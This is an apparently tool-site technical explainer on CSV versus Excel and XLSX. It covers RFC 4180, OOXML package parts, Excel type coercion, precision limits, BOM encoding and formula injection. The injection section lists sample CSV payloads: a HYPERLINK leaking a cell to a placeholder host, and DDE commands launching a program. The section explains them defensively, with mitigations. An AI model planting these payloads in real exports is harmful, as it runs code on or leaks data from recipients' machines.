

Two things share a name on this page and almost nothing else. A CSV is a stream of characters with a documented grammar and no opinions. Excel is an application that reads that stream, decides what every field means, and can rewrite the file before you have touched a cell. Between them sits an even more confusing third thing: the .xlsx file, which is not a spreadsheet at all but a ZIP archive of XML documents. This page opens all three, quotes the specifications that govern them, and then gives you a way to prove which of your values survived.
Category error
One is a byte stream, the other is a package
Most of the reports that land in an inbox with the subject line “the CSV is corrupted” are not about a corrupted file. They are about a file that was read by something with more initiative than the format deserves. The confusion begins with the language: people say “open the CSV in Excel” as though Excel were a viewer, and then reason about the two artefacts as interchangeable representations of one table. They are different kinds of object, and the difference explains every symptom that follows.
A CSV file is a serialisation of a rectangular table into characters. There is one specification for the common case, RFC 4180, and it is a thin document: seven grammar rules, an ABNF, a media-type registration. It says nothing about character encoding beyond an assumption of US-ASCII, nothing about whether the first line is data, nothing about anything except commas, quotes, line breaks and the doubling of a quote. A CSV has no magic number, no header block, no length prefix and no place to record a decision. Two files can describe exactly the same table and share no bytes.
An .xlsx file is a package. It is a ZIP archive whose members are XML documents, defined by ECMA-376 and adopted as ISO/IEC 29500; Part 2, the Open Packaging Conventions, specifies the container itself — the ZIP layout, the[Content_Types].xml map, the _rels relationship graph — while Part 1 and the rest specify the spreadsheet vocabulary that lives inside it. A minimal real workbook, five rows of five columns written with openpyxl in this session, is a 5,049-byte archive containing nine parts. Here is the listing, measured rather than illustrative:
Archive:  orders-5x5.xlsx        5,049 bytes on disk

  uncompressed  compressed  part
        10,140         1,552  xl/theme/theme1.xml
         2,939           646  xl/styles.xml
         1,190           488  xl/worksheets/sheet1.xml
           983           283  [Content_Types].xml
           553           306  xl/workbook.xml
           534           192  _rels/.rels
           507           173  xl/_rels/workbook.xml.rels
           459           234  docProps/core.xml
           205           149  docProps/app.xml
        -------       ------
        17,241         3,977  9 parts; the remaining ~1 KB is ZIP directory structure
Five rows and five columns need nine XML documents and about 1 KB of ZIP directory structure. The compressed parts total 3,977 bytes; the archive is 5,049.
Read that list again with the CSV in mind. The CSV for the same table is 220 bytes of text and a filename. The XLSX spends more than four thousand bytes on a theme, a style table, a content-type map and a relationship graph before it stores a single value. That is not bloat, it is bookkeeping: the package is paying to record what the bytes mean, which is precisely the information a CSV throws away.
Parse against query
The practical consequence is a sentence worth memorising before the rest of this page. Opening a CSV in Excel is a parse; opening an XLSX is a query. When you double-click a .csv, nothing in the file tells the application what the columns are, so the application infers all of it: the delimiter from your operating system’s regional settings, the encoding from a byte order mark or a default code page, the presence of a header from the characters in line one, and the type of every value from its shape. When you open the .xlsx, all of those decisions were made by the program that wrote it and are now recorded in XML, so the application is reading facts rather than forming opinions.
That is why the same table can look correct in one application and wrong in another when it is a CSV, and looks the same everywhere when it is an XLSX. It is also why “just send it as CSV” is not a neutral request. It is a request to let every recipient guess, independently, and it is the guesses that lose your leading zeros, truncate your sixteen digit identifiers, rename your header and execute your data.
- RFC 4180
- The 2006 informational memo documenting existing CSV practice and registering the text/csv media type. Seven grammar rules and an ABNF; deliberately not a strict standard.
- OOXML / ECMA-376
- The Office Open XML standard, adopted as ISO/IEC 29500, that defines the .xlsx, .docx and .pptx vocabularies and the XML parts that carry them.
- OPC (Part 2)
- Open Packaging Conventions: the ZIP-based container rule book for OOXML. It fixes the content-type map, the part naming and the relationship graph you see in the listing above.
- Type inference
- The reader deciding a value’s data type from its characters because the format could not carry the type. The origin of nearly all CSV damage in a spreadsheet.
- Shared string table
- An optional XLSX part, xl/sharedStrings.xml, that stores each distinct text value once and has cells reference it by index. It is what makes repeated text cheap.
- Number format
- Presentation metadata in xl/styles.xml, referenced by a cell’s s attribute. It is why the stored value can be 46082 while the cell shows 2026-03-01.
Open the container
What is actually inside 5,049 bytes
A ZIP file is a public format, so there is no mystery in opening one: unzip -l works, and so does renaming the extension to .zip. What is worth doing once, in an afternoon you will not enjoy later, is reading the worksheet part for a table you know. Here are four cells from xl/worksheets/sheet1.xml of the workbook above, taken verbatim from the package:
<row r="2">
  <c r="A2" t="inlineStr"><is><t>007</t></is></c>
  <c r="C2" t="n"><v>1234.5</v></c>
  <c r="D2" s="1" t="n"><v>46082</v></c>
  <c r="E2" t="b"><v>1</v></c>
</row>

<!-- xl/styles.xml, the format that makes D2 readable -->
<numFmts count="2">
  <numFmt numFmtId="164" formatCode="yyyy-mm-dd"/>
  <numFmt numFmtId="165" formatCode="yyyy-mm-dd h:mm:ss"/>
</numFmts>
Four cells, four different representations. A2 keeps its leading zeros because t says string. D2 is the number 46082 wearing a date format through its s attribute.
The t attribute is the type and the s attribute is the style index. That is the whole mechanism. The date in D2 is not a date in the file: it is an integer counting days from Excel’s 1900 epoch, and the presentation is attached to it as metadata, so the stored number survives any amount of reformatting. The same value in a CSV is the string 2026-03-01, and its meaning exists only in the mind of whoever reads it next.
One honest caveat about the excerpt above. It came from openpyxl, which writes text cells ast="inlineStr" with the string inside the cell, and which produced noxl/sharedStrings.xml part at all. Excel itself takes the other route for anything but trivial files: it collects each distinct string once into the shared string table and makes cells point at it by index, which is the single largest reason a large XLSX is smaller than the equivalent CSV. The structure of the arguments in this page does not change, but the exact byte totals from a desktop Excel save will not match mine, and the parts list will grow a sharedStrings part. Where a number on this page came from my own measurement rather than from Excel, it says so.
The parts that are not the data
Three of the nine parts exist purely to make the package self-describing.[Content_Types].xml is a manifest mapping file extensions and individual part names to media types, so a reader knows that /xl/workbook.xml is a workbook and not some other XML document._rels/.rels is the package’s single relationship, pointing at the workbook part as the officeDocument. xl/_rels/workbook.xml.rels then maps relationship identifiers to the sheet, style and shared-string parts, and xl/workbook.xml is where sheet names live:
<sheets>
  <sheet name="Orders" sheetId="1" state="visible" r:id="rId1"/>
</sheets>
<calcPr calcId="124519" fullCalcOnLoad="1"/>
The sheet name, its state and a relationship id. A CSV has no equivalent of any of these three attributes, and no room to invent one.
Notice calcPr: a calculation property element. The package records that formulas in this workbook should be recalculated on load. There is nothing in a CSV that could carry that, which is exactly the problem theformula injection section comes back to: a spreadsheet’s idea of a value beginning with an equals sign is a computation, and a text format has no way to say “this one is a string, I promise”.
| Part | Uncompressed | Compressed | What it holds |
|---|---|---|---|
| xl/theme/theme1.xml | 10,140 B | 1,552 B | Colours, fonts and effects. Pure overhead for a data file, and the biggest part here. |
| xl/styles.xml | 2,939 B | 646 B | Number formats, fonts, fills and the cellXfs list that cells index into. |
| xl/worksheets/sheet1.xml | 1,190 B | 488 B | The grid: rows, cells, their type, their style index and their values. |
| [Content_Types].xml | 983 B | 283 B | The manifest of media types per part name and extension. |
| xl/workbook.xml | 553 B | 306 B | Sheet names and ids, defined names, calculation settings. |
| _rels/.rels | 534 B | 192 B | Package relationships; the single pointer to the workbook part. |
| xl/_rels/workbook.xml.rels | 507 B | 173 B | Workbook relationships: which part is sheet1, which is styles. |
| docProps/core.xml | 459 B | 234 B | Author, titles and timestamps from the Dublin Core namespace. |
| docProps/app.xml | 205 B | 149 B | Application metadata, including the sheet-name list. |
Total: 17,241 B uncompressed, 3,977 B compressed, 5,049 B on disk. About 1 KB of that is ZIP directory structure rather than content.
The specification
Six things RFC 4180 refuses to say
If Excel is the aggressor in these stories, the CSV specification is the one that left the door open. RFC 4180 is short, unusually clear and unusually silent. Here are the seven grammar rules of Section 2, each reduced to its operative sentence and the memo’s examples dropped, because every argument on this page comes back to one of them:
1. Each record is located on a separate line, delimited by a line break (CRLF).
2. The last record in the file may or may not have an ending line break.
3. There maybe an optional header line appearing as the first line of the file.
4. Within the header and each record, there may be one or more fields, separated by commas.
5. Each field may or may not be enclosed in double quotes.
6. Fields containing line breaks (CRLF), double quotes, and commas should be enclosed in double-quotes.
7. If double-quotes are used to enclose fields, then a double-quote appearing inside a field
   must be escaped by preceding it with another double quote.

-- Section 3 ABNF, the two productions that matter --
field       = (escaped / non-escaped)
escaped     = DQUOTE *(TEXTDATA / COMMA / CR / LF / 2DQUOTE) DQUOTE
non-escaped = *TEXTDATA
TEXTDATA    = %x20-21 / %x23-2B / %x2D-7E
Seven rules and one character range. Rule 5 is the reason two valid files for the same table share no bytes; TEXTDATA is the reason your accented characters are formally out of scope.
Look at that last line. TEXTDATA is printable US-ASCII from space to tilde with the quote and the comma punched out. It excludes every byte above 0x7E, and it excludes tab, which is 0x09. Strictly read, the grammar does not admit a non-ASCII character, a tab or a control code in an unquoted field — and the memo is aware of all of this, which is why it presents itself as documenting existing practice rather than as a strict standard, and why it says plainly:
"Due to lack of a single specification, there are considerable differences among
 implementations. Implementors should 'be conservative in what you do, be liberal
 in what you accept from others' (RFC 793) when processing CSV files."

"Common usage of CSV is US-ASCII, but other character sets defined by IANA
 for the 'text' tree may be used in conjunction with the 'charset' parameter."

"The 'header' parameter indicates the presence or absence of the header line.
 Valid values are 'present' or 'absent'. Implementors choosing not to use this
 parameter must make their own decisions as to whether the header line is
 present or absent."
Three quotations, three of the recurring incidents: a permissive reader, an undefined encoding and an optional header.
The six silences, and what each one costs you
One: the encoding. The charset parameter only exists when the CSV arrives as an HTTP payload with a declared media type. A file on a disk has nowhere to put it, so a reader must guess — and Excel’s guess is a default ANSI code page unless a byte order mark says otherwise, which is the whole subject of this section.
Two: the delimiter. The memo is about comma-separated values and its ABNF hard-codesCOMMA = %x2C. Yet the format everyone actually uses is the one where the separator is configurable, and Microsoft’s own documentation is explicit that Excel does not follow the RFC’s comma: “Changing the List separator in the Windows Region settings will affect the delimiter used when opening or saving a Comma-separated value (.csv) file as Excel utilizes the Windows list separator character for the delimiter in .csv files”, adding that “The comma is the default list separator for US - English Locale.” On a German or French locale that is a semicolon, and the file you saved is a different file from the one you open.
Three: whether line one is data. Rule 3 says “There maybe an optional header line” — the typo is in the RFC — and the registration paragraph quoted above explicitly declines to decide, telling implementors to make their own decisions. Every loader that “auto-detects” a header is making that decision for you, and the failure mode is symmetrical: a header treated as data poisons row one, and data treated as a header loses a column name and shifts every value.
Four: the line break. Rule 1 says CRLF, rule 2 says the last record may or may not be terminated. So LF-only files are non-conforming and a trailing newline is optional, and both are everywhere. This is the silence that makes byte-level round trips impossible to promise: your writer emits LF, Excel emits CRLF, and the diff is the whole file.
Five: when to quote. Rule 5 permits a field to be quoted or not, and rule 6 only saysshould for the fields that need it. The result is that 42 and"42" are both valid representations of the same table, and any program that hashes the file to detect a change will report a change that did not happen.
Six: types, in their entirety. The word does not appear. There is no integer, no date, no boolean, no null and no string in RFC 4180; there are TEXTDATA characters. That is the design, and it is a reasonable one for a format whose whole purpose was to be readable by unrelated programs. But it means the type of every value is decided at read time by whoever reads it, and that is exactly the decision Excel makes badly.
Twelve rewrites
Everything Excel rewrites before you see a cell
Here is a three-line file with nothing unusual in it. It is the kind of thing that leaves an API every morning, and it is chosen deliberately: every value in it is legal CSV, and none of it is malicious.
order_ref,account,qty,ordered_on,note
007,DE89370400440532013000,12,2026-03-01,SEPT2 delivery
01234,12345678901234567,7,1-2,"Delivered, signed"
Two data rows. An order reference with a leading zero, an IBAN, a 17-digit account, an ISO date, a date-shaped string and a note that names a month.
Now open it with a double-click in Excel on a UK or US regional setting, change nothing, and save it back as CSV. This is what comes out, and each change is a separate decision made by the reader:
order_ref,account,qty,ordered_on,note
7,DE89370400440532013000,12,01/03/2026,02/09/2026 delivery
1234,1.23456789012346E+16,7,01/02/2026,"Delivered, signed"
Order references lost their leading zeros, the 17-digit account became a floating-point approximation, and all three date-shaped fields left as short-date strings in the machine locale. The IBAN survived because letters are not a number.
The exact display formats in that output are locale- and build-dependent, so verify them in yours rather than trusting my transcription; what is not dependent on either is the mechanism. A field arrives as characters, the parser removes any quoting, and a type guess runs over what is left. Everything below is a consequence of that guess. The full list of rewrites, with the rule each one follows:
| You wrote | Excel holds | Mechanism |
|---|---|---|
| 007 | 7 | All-character-numeric fields become numbers; numbers have no leading zeros. Same for 01234, 09401 (a US ZIP) and +447911123456. |
| 12345678901234567 | 12345678901234600, displayed as 1.23456789012346E+16 | Excel keeps 15 significant digits, so the sixteenth is rounded away and the rest become zeros. |
| 2026-03-01 | the number 46082, shown as 01/03/2026 or 3/1/2026 | ISO-shaped text is parsed as a date, stored as a 1900-epoch serial, then displayed and re-saved in the locale short-date format. |
| 1-2 | 1 February of the current year | A bare m-d or d-m pair is a date. With both parts 12 or less the interpretation follows the region, so 12-10 is 12 October in en-GB and 10 December in en-US. |
| SEPT2, MARCH1 | 2 September, 1 March | Gene symbols are the famous victims: Ziemann, Eren and El-Osta document SEPT2 and MARCH1 being converted by default to 2-Sep and 1-Mar. |
| TRUE / FALSE / TRUE. | a Boolean | The literals become the truth value, which is invisible in the grid and destructive on export into JSON. |
| =1+1, +1, -1, @SUM(1,2) | the result of a formula | A leading =, +, - or @ starts formula entry. The field is executed, not stored. See the formula injection section. |
| 1.000 or 1,000 | 1 or 1000 | Which separator is a decimal mark is taken from the region, not from the file, so the same bytes mean different numbers in different offices. |
| 0.30000000000000004 | 0.3 | Stored as a binary double; the display is rounded and the residue reappears in the next arithmetic. |
| 1E5 | 100000 | Scientific notation is recognised in a plain field, so a product code that starts with a digit and contains E is a number. |
| 2/3 | a date: 2 March in en-US, 3 February in en-GB | Two small integers around a slash are date-shaped, and the order comes from the region, so the same file means two different days in two offices. |
| a column that stops typing cleanly | 10 sorted before 9 | Once a column is numeric the sort is numeric. One value that stays text flips the whole column to a text sort and reorders the report with no warning at all. |
Why quoting does not save you
The instinct is to wrap the fragile column in double quotes: "007". It feels like the spreadsheet equivalent of a JSON string. It is not. In RFC 4180 rule 5, quoting is a syntactic device whose only contract is that the enclosed characters are one field — it exists so a comma or a line break can be data. The parser strips the quotes and hands the inner characters to the same type guess. Microsoft never offers quoting as the remedy for lost leading zeros; its remedy is the Text Import Wizard, whose Step 3 asks for a column data format and offers General, Text, Date and a skip option. Choosing Text for a column is the only statement in that workflow that survives to become a stored string, and it is available only when you go through an import rather than a double-click. That is the whole argument for import-over-open, and it is a property of the reader, not of your file.
What a producer can do comes down to three moves. Never emit a field whose meaning depends on a type the format cannot carry: prefix, pad or split it so that the characters are unambiguous to a reader that guesses. Keep identifier columns out of anything that will be opened twice. And when the artifact really is for a spreadsheet, say so explicitly and send an .xlsx, where the type is recorded in the worksheet part rather than reconstructed by every reader — a 50,000-row XLSX cost 2.6 MB against 5.2 MB of CSV in the measurement later on this page, so you are not even paying for the safety.
Arithmetic
Fifteen digits, fifty-three bits, and a leap year that never happened
Three separate numeric limits get confused with one another constantly, and because they are close together in size people assume they are the same rule. They are not: one belongs to Excel’s storage of decimal digits, one belongs to IEEE-754 doubles in whatever language reads your JSON, and one belongs to a compatibility decision made in 1983.
Fifteen significant digits
Microsoft’s published worksheet limits list the precision of numbers as 15 significant digits, with the largest positive value about 9.99E+307. The practical effect is that a 16-digit integer is rounded at the fifteenth digit and the remainder becomes zeros. 12345678901234567 is 17 digits, so the first 15 are 123456789012345, the sixteenth is a 6 that rounds the fifteenth up, and what you get is 12345678901234600. Nothing warns you. The cell looks like a number, the export writes it as 1.23456789012346E+16, and the account it was pointing at does not exist.
Fifty-three bits
A completely different ceiling belongs to every consumer that parses your JSON or your CSV in a language with IEEE-754 doubles. A double has a 52-bit explicit mantissa, so the largest integer that can be represented exactly is 2^53 − 1 = 9,007,199,254,740,991 — sixteen digits, but for a different reason. The two ceilings overlap and disagree in a way worth memorising:
>>> 2**53 - 1
9007199254740991                       # largest exact double integer, 16 digits

>>> float("12345678901234567")
1.2345678901234568e+16              # nearest double: the value is 1 too HIGH
>>> "%.15g" % float("12345678901234567")
'1.23456789012346e+16'              # Excel's 15-significant-digit form

>>> int("007"), int("01234")
(7, 1234)                            # leading zeros are not a number problem, they are a type problem
Same input, three losses. The double rounds to a value one higher than the truth; Excel keeps fifteen significant digits and zeroes the rest; and both destroy an identifier that was never a number.
The reason the 15-digit and 53-bit rules give different answers for the same 17-digit input is that one rounds in decimal and the other in binary. The consequence for a pipeline is that you cannot catch the damage by checking one of them. The CSV to JSON converter reports both: an integer column with values above 2^53 − 1 is typed string-unsafe-number rather than number, a digit string longer than 15 characters is reported as string-long-number, and a numeric-looking value whose text does not survive a parse and re-format unchanged is string-noncanonical-number. Those are the three shapes that Excel and JavaScript disagree about, and the disagreement is the bug.
Day 60, which did not exist
Dates are worse, because in a spreadsheet a date is a number of days and the epoch is wrong. Excel’s 1900 date system counts serial 1 as 1 January 1900, which means serial 60 is 29 February 1900 — a date that never happened, 1900 being a century year that is not divisible by 400. The bug is inherited from Lotus 1-2-3 and kept for compatibility, and its visible effect is that every serial for a date on or after 1 March 1900 is one greater than an honest day count:
>>> (date(2026, 3, 1) - date(1899, 12, 31)).days
46081                    # an honest count of days since 1 Jan 1900 = serial 1

>>> (date(2026, 3, 1) - date(1899, 12, 30)).days
46082                    # what Excel stores: the extra day is the phantom 29 Feb 1900
The worksheet part really stores the number 46082 for 2026-03-01, with the readable form supplied by a number format rather than by the value.
Times are the fractional part of the same double, which is where the precision goes to die: the cell46338.39583333334 in that same workbook is 2026-11-12 at 09:30:00, and the fraction of a day that a double actually holds there multiplies back out to 34,200.0000008 seconds rather than 34,200. A day count stored in a binary fraction of a day cannot represent most exact seconds, so a timestamp that round-trips through a spreadsheet arrives a microsecond off, and a join on a timestamp string stops being a join. There is also a second epoch in the wild: the 1904 date system used by old Macintosh workbooks, whose serials are 1,462 days lower for the same calendar date, and which is recorded in the workbook part rather than anywhere in a CSV.
Capacity
Where the grid stops, and what happens on the way
The coercion table is about values being changed. The limits below are about values being dropped, which is quieter and much harder to notice, because the file still opens and the grid still looks like a table. All of these are Microsoft’s own published figures for the .xlsx format; the CSV row and column counts are not limited by the format at all, only by what the reader can store.
| Limit | Value | What it means for a CSV import |
|---|---|---|
| Rows in a worksheet | 1,048,576 | Row 1,048,577 of a CSV has nowhere to go. Count your rows; do not rely on a warning. |
| Columns in a worksheet | 16,384 (A to XFD) | A wide export loses everything past XFD, and the cut is easy to miss because the header row looks truncated rather than wrong. |
| Characters in a cell | 32,767 | A long JSON blob or a base64 payload in a column is capped at the ceiling, not at a sensible boundary. |
| Arguments in a function | 255 | On the same limits page, and it caps how wide a spreadsheet-side formula over your imported columns can get. |
| Characters in a formula | 8,192 | The ceiling our audit warns at for cell values, because a formula-shaped value that long is a paste bomb either way. |
| Numeric precision | 15 significant digits | Not a capacity limit but a storage rule; see the precision section above. |
| Largest positive value | about 9.99E+307 | A digit string long enough to parse as 1E+308 stops being a number entirely. |
| Unique cell formats | 65,490 | Reached by pasting formatted data repeatedly, after which styling stops applying rather than the file failing. |
| Non-adjacent cells selectable | 2,147,483,648 | The number that is often misquoted as a file-size limit in bytes. It is a cell count, and it is not a size limit. |
| Sort references | 64 in a single sort | Unlimited when sorts are applied sequentially, per Microsoft — not the 255 levels that get repeated in blog posts. |
| Data Model, 32-bit Excel | 2 GB of virtual address space, roughly 500-700 MB available | Power Pivot ceilings, not worksheet ceilings, and the reason a big import is easier to fail than a big sheet. |
| Workbook size, 64-bit Excel | No hard limit; limited only by available memory | Microsoft’s wording. Any page quoting “2.1 billion bytes” is misreading the cell-selection figure above. |
Silent truncation, and what is actually documented
The published limits are easy to verify. What happens on the way to them is not documented to the same standard, and that is the part that has cost people money. Three behaviours to treat as unproven until you have measured them in your own build and your own region:
First, opening a CSV with more rows or columns than a worksheet holds. Whether you get a warning dialog, a partial import, or a clean-looking file that quietly ends at the boundary has varied between builds and between the double-click path and the Get Data path, so the only reliable answer is to count rows and columns yourself before the file goes anywhere near Excel. Second, saving a multi-sheet workbook as CSV: only one sheet is written, because the format has no concept of a second one, and the dialog that says so is one click away from being dismissed forever. Third, the character ceiling interacting with line breaks — a cell containing CRLF is legal CSV and a writer must quote it on the way out, and how the boundary cases behave when a value also runs up near 32,767 characters is not something to assume.
# rows, columns and the widest row, without a spreadsheet in sight
python3 -c "import csv,sys; r=csv.reader(sys.stdin); rows=list(r); \
print(len(rows), max(len(x) for x in rows), max(len(c) for x in rows for c in x))" < orders.csv

# does the header survive? print the first field of the first row with escapes visible
head -1 orders.csv | python3 -c "import sys,csv; print(repr(next(csv.reader(sys.stdin))[0]))"

# sha256 before and after any round trip
sha256sum orders.csv orders-from-excel.csv
Three commands, three classes of incident: a row and column count against the worksheet ceiling, a header whose first byte might be a BOM, and a byte-level diff of a round trip.
The general rule is that a spreadsheet application is a fixed-capacity in-memory grid wearing a file-format costume, and every pipeline that treats it as a pass-through will eventually hand you a truncated file that looks complete. Anything larger than a few hundred thousand rows, or wider than a few hundred columns, belongs in a database or a columnar file and gets a CSV excerpt for the humans, generated deliberately rather than by someone saving a filtered view.
Bytes
EF BB BF: the round trip that renames your header
A CSV file cannot state its own encoding; RFC 4180’s ABNF stops at 0x7E and its registration puts the charset in a media-type parameter that a file on a disk has no way to carry. So the reader guesses, and Excel’s guess is deterministic and wrong in a specific direction: on a Western Windows install it reads an unmarked file as code page 1252, which means every UTF-8 multi-byte sequence is unpacked as one character per byte.
$ printf 'Jos\xc3\xa9,Zi\xc4\x99ba\n' | xxd
00000000: 4a6f 73c3 a92c 5a69 c499 6261 0a        Jos..,Zi..ba.

# those UTF-8 bytes, decoded as Windows-1252, which is what Excel does without a BOM:
José              C3 A9 read as two characters: Latin capital A with tilde, then copyright sign
Zięba             C4 99 read as two characters: Latin capital A with diaeresis, then trade mark sign

# add a UTF-8 BOM and Excel is happy; a strict parser is not:
$ head -c 3 orders.csv | xxd
00000000: efbb bf                                  ...

# the first header name a server-side parser then sees:
"\ufeffid"          # not "id": the key does not match, and the error is at row 1 column 1
Four bytes, two encodings and one three-byte mark decide whether José arrives as José, as José, or as a column that does not exist.
That last line is the incident people actually get paged for. The BOM is a compatibility mark, not content, but it sits at offset 0 in front of the first header name, and readers split into two camps: those that strip it, and those that fold it into the first field. Microsoft Excel needs it to read a UTF-8 CSV as UTF-8; RFC 4180 does not define it; most server-side parsers treat it as part of the header. TheCSV to JSON converter takes a deliberate middle position and says so in the report rather than in a footnote: it reports “A UTF-8 byte order mark (EF BB BF) starts the file.”, strips it before parsing so the first column is called what you named it, and puts in the hint that Excel on Windows needs the mark to read a UTF-8 CSV correctly while most server-side parsers will treat it as part of the first header name.
What a round trip through Excel really writes
Take the file in, save it back, and the differences are not limited to encoding. In current Windows builds expect some combination of: a BOM added or removed depending on whether you chose CSV or CSV UTF-8 in the Save As list; line endings normalised to CRLF; the delimiter set to your Windows list separator, which Microsoft documents explicitly and which is a semicolon on several locales rather than the RFC’s comma; quoting re-decided field by field, so the bytes of a well-behaved row change even when its values did not; every value retyped by the coercion table on this page; and only the active worksheet exported. Byte equality after that is not a property of CSV, it is a property of you having gotten lucky. The remedy is not to argue with Excel but to compare against something else, which is what the final section is for.
Two encoding details round out the picture. If someone hands you a UTF-16 CSV — which some Windows tooling produces because the OS is UTF-16 inside — every ASCII byte is followed by a zero byte and the file is exactly twice the size it should be, while the first two bytes are FF FE rather than EF BB BF; a reader that assumes single-byte encoding will report a header named with interleaved nulls. And pasting text into Excel is a different code path from opening a file: the clipboard carries wide characters, so mojibake generally does not appear even though the type guessing still runs on every pasted cell. That asymmetry is why “it looks fine when I paste it” is not evidence about the file.
- EF BB BF
- The UTF-8 encoding of U+FEFF, used as a byte order mark at offset 0. Tells Excel to read the file as UTF-8; readers that do not strip it treat it as part of the first field.
- ANSI code page
- The non-Unicode default encoding Windows gives an application without a BOM: 1252 for Western Europe, 1251 for Cyrillic, 932 for Japanese. It is a system setting, not a file property.
- File origin
- The Step 1 selector in the Text Import Wizard that lets you name the code page instead of accepting the default, including 65001 for UTF-8.
- Mojibake
- Text decoded with the wrong codec: UTF-8 C3 A9 read as 1252 gives é. The damage is in the reader’s decode, so it is reversible only while you still know which codec was used.
- FF FE / FE FF
- The byte order marks for UTF-16LE and UTF-16BE. A CSV with either is double the size, has a NUL byte between every ASCII character, and is unreadable to most loaders.
- CSV UTF-8
- The Save As option modern Excel adds precisely because plain CSV wrote the ANSI code page: it emits UTF-8 with a BOM, which fixes Excel and can break your parser.
Security consequence
The equals sign is not data
There is a class of bug where the file is valid, the values are correct and the recipient’s machine runs a program anyway. It needs no vulnerability and no exploit: it only needs a producer who writes customer-supplied text into a CSV column and a recipient who opens it in a spreadsheet. The field is data at every point in your system and becomes code at the last step, in a format that has no syntax for saying otherwise.
id,note
1,"=HYPERLINK(""https://example.invalid/?d=""&A1,""click"")"
2,=cmd|'/c calc'!A0
3,+cmd|'/c calc'!A0
4,-2+3+cmd|'/c calc'!A0
5,@SUM(1,2)+cmd|'/c calc'!A0
Five fields, four leading characters that a spreadsheet reads as entry signals: =, +, - and @. The last three exist because Excel also accepts a formula that begins with an operator or an at-sign.
The weakness has a classification — CWE-1236, “Improper Neutralization of Formula Elements in a CSV File” — and an OWASP page describing both the mechanism and the mitigations. The payloads divide by what they cost the recipient. A=HYPERLINK(...) leaks a reference when someone clicks. A =WEBSERVICE(...) or an external workbook reference fetches a URL from inside the document, which exfiltrates whatever the attacker can interpolate into the cell. A dynamic data exchange command in the shape above can start another program, and DDE needs no “formula” in the ordinary sense at all, which is why it survived so long behind a prompt about enabling content.
What our converter does when it sees one
Two things, in two different places, and the distinction between them matters because one changes the file and one only changes the report.
On the write path, the CSV writer quotes any field that begins with =, +,- or @ and is longer than one character, along with the fields that genuinely need quoting under rule 6 and anything with leading or trailing whitespace. That is a deliberate, visible decision in the output rather than a silent one: theJSON to CSV converter offers quoting as “only where required”, “every field” or “numeric-looking text quoted”, and the formula guard is part of “required”.
Be clear about what the quote buys you. It keeps the file parseable, and it makes the field unambiguously one field to every reader that follows the grammar — including the readers you control. It is not an escape from evaluation in a spreadsheet that removes the quotes and then decides what the remaining characters are, which is the same reason quoting did not save the leading zeros. The mitigations that do change the recipient’s behaviour all change the value: prefix an apostrophe, which Excel treats as its own text marker and every other consumer treats as data; prefix a space, which is visible and annoying; or refuse to put untrusted text in an export that a human will double-click. Anyone who tells you there is a byte sequence that is both faithful to the data and inert in Excel has not thought about it as hard as the format deserves.
On the read path, the audit in theCSV to JSON converter labels the risk “Formula injection (DFXP)” for any value starting with =, + or @, or with a minus that is not the start of a negative number, alongside “Leading zero dropped”, “Precision loss / scientific notation”, “Gene symbol autocorrect”, “Excel cell length limit”, “Excel column limit” and “Excel row limit”. It returns up to forty findings and the workspace shows the first fifteen, because the point is to tell you that a column is dangerous rather than to list every occurrence.
The trade
Bytes per row, measured on the same table
Size is the argument everybody makes for one side and it is the weakest one, because the answer depends on a variable nobody controls: how compressible your data is. So I measured it rather than asserting it. The table is the same shape for every row count — eight columns of record id, IBAN, account number, customer name, city, capture timestamp, amount in cents and a loyalty code — generated once, then serialised three ways: plain CSV, XLSX written by openpyxl, and the CSV through gzip at default level.
